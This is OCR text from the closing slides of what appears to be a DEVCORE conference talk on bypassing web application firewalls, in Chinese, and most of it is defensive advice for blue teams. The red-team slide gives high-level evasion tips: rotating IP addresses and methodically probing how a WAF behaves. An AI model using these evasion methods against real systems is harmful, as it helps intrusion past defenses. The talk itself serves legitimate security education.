
DEVCORE

- 準備好 IP Address 變換機制！
- 繞過前先確認目標弱點存在
- 像在做實驗一樣，有脈絡的探測分析 WAF 行為
- WAF 還是可能會繞過的
  - 畢竟前後端點本身就不一樣

致藍隊

DEVCORE

- WAF 有機會能延緩被 1-Day 自動化工具攻擊成功的時間



致藍隊

DEVCORE

- WAF 有機會能延緩被 1-Day 自動化工具攻擊成功的時間
- 至少能有效的增加攻擊者的時間成本

致藍隊

DEVCORE

- WAF 有機會能延緩被 1-Day 自動化工具攻擊成功的時間
- 至少能有效的增加攻擊者的時間成本
- 根據情境，盡量嚴格限制 HTTP 請求的格式

致藍隊

DEVCORE

- WAF 有機會能延緩被 1-Day 自動化工具攻擊成功的時間
- 至少能有效的增加攻擊者的時間成本
- 根據情境，盡量嚴格限制 HTTP 請求的格式
- 已知無法主動修繕的弱點，建議同時在後端實作防禦機制

致藍隊

DEVCORE

- WAF 有機會能延緩被 1-Day 自動化工具攻擊成功的時間
- 至少能有效的增加攻擊者的時間成本
- 根據情境，盡量嚴格限制 HTTP 請求的格式
- 已知無法主動修繕的弱點，建議同時在後端實作防禦機制
- 修弱點為主，WAF 為輔

致藍隊

DEVCORE

- WAF 有機會能延緩被 1-Day 自動化工具攻擊成功的時間
- 至少能有效的增加攻擊者的時間成本
- 根據情境，盡量嚴格限制 HTTP 請求的格式
- 已知無法主動修繕的弱點，建議同時在後端實作防禦機制
- 修弱點為主，WAF 為輔
- WAF 還是可能會被繞過的

致藍隊

DEVCORE

- WAF 有機會能延緩被 1-Day 自動化工具攻擊成功的時間
- 至少能有效的增加攻擊者的時間成本
- 根據情境，盡量嚴格限制 HTTP 請求的格式
- 已知無法主動修繕的弱點，建議同時在後端實作防禦機制
- 修弱點為主，WAF 為輔
- WAF 還是可能會被繞過的
  - 畢竟前後端點本身就不一樣

DEVCORE

Thanks

戴夫寇爾股份有限公司
contact@devco.re
02-2577-0925